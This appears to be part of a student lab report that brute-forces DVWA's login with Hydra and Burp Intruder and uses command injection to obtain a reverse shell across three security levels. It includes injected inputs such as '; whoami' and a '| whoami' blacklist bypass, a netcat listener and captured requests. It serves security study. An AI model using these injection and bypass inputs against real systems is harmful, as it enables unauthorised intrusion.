text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
ication/signed-exchange;v=b3;q=0.7
Referer: http://192.168.2.10/DVWA/vulnerabilities/brute/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=dbpancqgamfhvlstugehj2g4vh; security=low
Connection: close

```

Figure 9. Burp Suite displaying DVWA login form parameters and cookie


The failure string returned by DVWA on unsuccessful login attempts was "Username and/or password incorrect." as shown in Figure 10.



Username and/or password incorrect.

Figure 10. Login Error Displayed


The Hydra command was executed to perform the brute force, and the successful result is shown in Figure 11.



```
[80][http-get-form] host: 192.168.2.10   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
```

Figure 11. Successful HTTP Form Brute Force Attack Result

The discovered credentials were then used to log into DVWA.



Vulnerability: Brute Force

Login


Username: admin

Password: ••••••••

Welcome to the password protected area admin

Figure 12. Successful login as admin

At High level, Burp Suite additionally detected the user_token field for Anti-CSRF protection, along with the other form parameters as shown in Figure 13.




Request to http://192.168.2.10:80

```
GET /DVWA/vulnerabilities/brute/?username=admin&password=123&Login=Login&user_token=5b72108ca574d35d95abe7969ad38eb4
HTTP/1.1
Host: 192.168.2.10
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exc
hange;v=b3;q=0.7
Referer:
http://192.168.2.10/DVWA/vulnerabilities/brute/?username=admin&password=123&Login=Login&user_token=2040bb1801ebc29b2c3d
73c52930e11f
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=1fk3sgnstdbgg22ppmer84tgou; security=high
Connection: close
```

Figure 13. Burp Suite Captured HTTP GET Request with Anti-CSRF Token

Burp Intruder was integrated with Session Handling Rules (Macro), which ensured each request contained a valid token during brute force attempts. The attack results are displayed in Figure 14. Each request tested a different password from the wordlist while keeping the username fixed as admin. The response for each invalid attempt had a length of 4852 bytes, while the request with the correct password (password, request 66) returned a longer response of 4895 bytes. This difference in response length was used to identify the successful login.


3. Intruder attack of http://192.168.2.10 - Temporary attack - Not saved to project file
Attack Save Columns
Results Positions Payloads Resource pool Settings
Filter: Showing all items

Request	Payload	Status co...	Error	Timeout	Length	incorrect	Comment
66	password	200	☐	☐	4895		
0		200	☐	☐	4852	1	
1	Spring2017	200	☐	☐	4852	1	
16	summer2017	200	☐	☐	4852	1	
17	summer2016	200	☐	☐	4852	1	
24	Autumn2014	200	☐	☐	4852	1	
32	Winter2016	200	☐	☐	4852	1	
43	P@55w0rd!	200	☐	☐	4852	1	
44	sqlsqlsqlsql	200	☐	☐	4852	1	
46	Welcome123	200	☐	☐	4852	1	
47	Welcome1234	200	☐	☐	4852	1	

Figure 14. Burp Intruder Results for Brute Force Attack at DVWA High Level

1.2. Results

The brute force experiments targeted DVWA’s login module at three security levels: Low, Medium, and High. The tests measured key performance indicators, including total requests, execution time, and attack speed (requests per second), using a fixed username (admin) and a wordlist of 222 passwords (fasttrack.txt).

Each security level was tested five times. The number of login attempts was fixed according to the chosen wordlist. Total time was recorded for each run, and average values were calculated to reduce the impact of external factors such as network latency or server load. The attack speed was computed as:

$$\text{Speed (requests/sec)} = \frac{\text{Average Total Requests}}{\text{Average Total Times (sec)}}$$

Table 3. Brute Force Attack Performance Metrics across DVWA Levels


Level	Avg. Total Requests	Avg. Total Time (s)	Avg. Speed (req/sec)	Note
Low	82	4	20.5	Stopped after success
Medium	83	168	0.49	Stopped after success
High	222	454	0.48	Attack ran full wordlist

As shown in Table 3, the results show that DVWA's security mechanisms made brute force attacks slower. At Low level, no protection meant the attack was fast and easy. Both Medium and High levels made the attack much slower, with similar speeds. The similar attack speeds observed at Medium (0.49 req/sec) and High (0.48 req/sec) levels can be explained by the server-side delays. While Medium level applied a fixed delay of two seconds per failed attempt, the High level introduced a random delay (average 1.5 seconds) combined with the additional overhead of retrieving a fresh Anti-CSRF token for each request. These factors together resulted in comparable attack speeds.

2. Command injection

2.1. Experiment description

The command injection experiment aimed to achieve a reverse shell connection from the DVWA server to the attacker machine (Kali Linux) at the three level security. At the low level, the attack began by submitting harmless commands (192.168.2.10; whoami) through the DVWA interface to confirm the presence of the vulnerability. As shown in Figure 15, DVWA returned both the expected ping output and the result of the injected command (www-data). This verified that user input was passed directly into system-level commands without proper validation or sanitization.



Vulnerability: Command Injection

Ping a device


Enter an IP address: Submit

```
PING 192.168.2.10 (192.168.2.10) 56(84) bytes of data.
64 bytes from 192.168.2.10: icmp_seq=1 ttl=64 time=0.132 ms
64 bytes from 192.168.2.10: icmp_seq=2 ttl=64 time=0.099 ms
64 bytes from 192.168.2.10: icmp_seq=3 ttl=64 time=0.135 ms
64 bytes from 192.168.2.10: icmp_seq=4 ttl=64 time=0.059 ms

--- 192.168.2.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3104ms
rtt min/avg/max/mdev = 0.059/0.106/0.135/0.030 ms
www-data
```

Figure 15. DVWA output showing execution of harmless injected command (whoami)

Once the vulnerability was confirmed, the attacker delivered the reverse shell payload via HTTP POST request to the DVWA server. As a result, the server executed the malicious command, and the Kali machine’s listener received a connection from DVWA, providing an interactive shell with www-data privileges, as illustrated in Figure 16.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.1.130] from (UNKNOWN) [192.168.1.128] 47940
bash: cannot set terminal process group (7961): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu-virtual-machine:/var/www/html/DVWA/vulnerabilities/exec$
```

Figure 16. Reverse Shell Connection from DVWA to Kali via Netcat


Wireshark captured the full TCP handshake and subsequent data exchange when DVWA successfully executed the reverse shell payload. The capture shows the sequence of packets involved in establishing the reverse shell session. As shown in Figure 17, it begins with a SYN packet sent from 192.168.2.10 (DVWA server) to 192.168.1.10 (Kali) on TCP port 4444. Kali responds with a SYN-ACK packet back to the DVWA server. The DVWA server then sends an ACK packet to complete the TCP three-way handshake. Following this, PSH-ACK packets are observed, representing the data exchange phase and confirming that the reverse shell session has been successfully established.



```
tcp.port == 4444
No.  Time         Source        Destination   Protocol Length Info
  20 6.932385176  192.168.2.10  192.168.1.10  TCP        74 40102 → 4444 [SYN] Seq=0
  21 6.932450909  192.168.1.10  192.168.2.10  TCP        74 4444 → 40102 [SYN, ACK]
  22 6.933590973  192.168.2.10  192.168.1.10  TCP        66 40102 → 4444 [ACK] Seq=1
  23 6.942879540  192.168.2.10  192.168.1.10  TCP       145 40102 → 4444 [PSH, ACK]
  24 6.942901914  192.168.1.10  192.168.2.10  TCP        66 4444 → 40102 [ACK] Seq=1
  25 6.944543887  192.168.2.10  192.168.1.10  TCP       101 40102 → 4444 [PSH, ACK]
  26 6.944552716  192.168.1.10  192.168.2.10  TCP        66 4444 → 40102 [ACK] Seq=1
  27 6.956471989  192.168.2.10  192.168.1.10  TCP       139 40102 → 4444 [PSH, ACK]
  28 6.956494015  192.168.1.10  192.168.2.10  TCP        66 4444 → 40102 [ACK] Seq=1
```

Figure 17. Wireshark capture showing DVWA initiating reverse shell connection to Kali

At the Medium security level, the command 192.168.2.10; whoami is not executed because characters such as ; and && are filtered by DVWA's blacklist. To bypass this restriction, alternative characters like | can be used to achieve command injection as shown in Figure 18.



Vulnerability: Command Injection

Ping a device

Enter an IP address: 192.168.2.10| whoami

```
www-data
```

Figure 18. DVWA Medium Level: Command Injection Bypass Using | whoami

The initial attempt to establish a reverse shell using standard payloads containing ; or && failed due to DVWA's blacklist filtering these characters. However, by modifying the payload to use the | character instead, the attacker successfully bypassed the blacklist restriction. The crafted was accepted by the server, and the reverse shell connection was successfully established.

At the High security level, DVWA's command injection module effectively prevented reverse shell attacks. The strict blacklist filtering removed all critical characters required to build a reverse shell payload, such as ;, |, &&, $, (,), and backticks. As a result, no standard command injection payload could be used to execute arbitrary commands or establish a reverse shell connection. This demonstrates the effectiveness of strict input validation in mitigating command injection risks.

2.2. Results

In this experiment, the attacker tries to exploit a command injection vulnerability in DVWA to gain remote control of the server. The test is performed at all three DVWA security levels (Low, Medium, and High) to see how each level affects the success of the attack.

Table 4. DVWA Command Injection: Reverse Shell Success by Level

Security Level	Reverse Shell Success	Bypass Technique Needed	Notes
Low	Successful	None	No input validation; direct execution of commands
Medium	Successful	Alternative separators or encoded payload	Blacklist filter applied; some characters blocked
High	Blocked	No bypass possible	Strict input validation: only digits and . allowed.

As shown in Table 4, the results highlight the effectiveness of DVWA's security mechanisms at each level in preventing reverse shell attacks. At the Low security level, The reverse shell worked immediately. No filters were in place, so the payload was executed without any issues. At the Medium security level, the initial payloads containing ; and && failed due to blacklist filtering. However, the use of the | character allowed the attacker to bypass the filter and successfully establish a reverse shell connection. This demonstrates that blacklist filtering is not a strong defense, as it can be evaded by using overlooked characters or techniques.

At the High security level, all reverse shell attempts failed. The system removes most dangerous characters, allowing only numbers and dots in the input. This strict filtering behaves like a whitelist, making it much harder to inject commands. This confirms that whitelist-based filtering offers strong protection against command injection.

3. Challenges and Limitations

During the setup and execution of the experiments in this project, several challenges and limitations were encountered:

After setting up the OPNsense firewall, the connection between the attacker and the web server sometimes dropped for no clear reason. To fix this error, it was necessary to manually reset one interface on OPNsense each time the issue occurred although the firewall settings were correct.

DVWA's brute force module uses the GET method, but at first, Hydra was set to use POST (same method of main DVWA login module). Because of this, the attack didn't work correctly and gave wrong results. The problem was solved by switching Hydra to use correct method.

Finally, this project only tested two types of attacks: brute force and command injection. And for command injection, only simple reverse shell techniques were used. This made the project easier to manage, but it means the results may not apply to other or more advanced attacks.

V/ CONCLUSION

This project successfully designed and implemented a virtualized cyber attack-defense network to study web application vulnerabilities. By simulating brute force and command injection attacks on DVWA at different security levels, the experiments demonstrated how various protection mechanisms affect the success of these attacks. The results highlight that weak input validation and lack of defensive measures at low levels allow easy exploitation, while strict input validation and layered protections at higher levels significantly reduce the risk of attack.

References

[1] R. Hartley, “Damn Vulnerable Web Application (DVWA),” GitHub, [Online]. Available: https://github.com/digininja/DVWA.

[2] K. &. M. P. Scarfone, “Guide to Intrusion Detection and Prevention Systems (IDPS),” 2007. [Online]. Available: https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf.

[3] O. Foundation, “OWASP Application Security Verification Standard 4.0,” 2019. [Online]. Available: https://owasp.org/www-project-application-security-verification-standard/.

[4] NIST, “Digital Identity Guidelines (NIST SP 800-63B),” 2017. [Online]. Available: https://pages.nist.gov/800-63-3/sp800-63b.html.

[5] D. &. P. M. Stuttard, “Chapter 2. Core Defense Mechanisms,” in *The Web Application Hacker’s Handbook: Finding and Exploiting Security Flaws*, Wiley, 2011, pp. 17-38.

[6] D. &. P. M. Stuttard, “Chapter 14. Automating Customized Attacks,” in *The Web Application Hacker’s Handbook: Finding and Exploiting Security Flaws*, Wiley, 2011, pp. 571-610.

[7] O. Foundation, “OWASP Command Injection,” 2021. [Online]. Available: https://owasp.org/www-community/attacks/Command_Injection.

[8] V. Hauser, “THC-Hydra: The Fast and Flexible Login Hacker,” [Online]. Available: https://github.com/vanhauser-thc/thc-hydra.

[9] P. Ltd., “Burp Suite,” [Online]. Available: https://portswigger.net/burp.